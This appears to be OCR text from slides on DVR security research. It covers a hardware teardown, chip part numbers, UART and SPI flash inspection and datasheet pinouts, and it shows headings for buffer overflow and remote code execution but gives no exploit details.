





Buffer Overflow












Buffer Overflow





Buffer Overflow




Remote Code Execution

DVR Security Evolution Part 2


....Loading

THE HARDWARE....

Initial Inspection



UART




SPI FLASH


Hardware Components


Initial Inspection

Initial Inspection




Schematics






https://github.com/Chrissy-Morgan/DVR

Datasheets


TEAR DOWN
Samsung 613
K4B2G16460-BCK0
FCFCV070AC
FV2460B0 160124
NVP1114A - NEXT CHIP
LM358 18m VS24N
AMS1117CD 1602
Pulse H1102NL 1608-M
WINBOND Q128FVSG 1602


Samsung DRAM chip
Hisilicon 3250 SOC
NVP114a
Serial Flash chip

Datasheets

winbond

3.4 Pin Configuration SOIC 300-mil







Figure 1c. W25Q128FV Pin Assignments, 16-pin SOIC 300-mil (Package Code F)


Difficulties








Difficulties









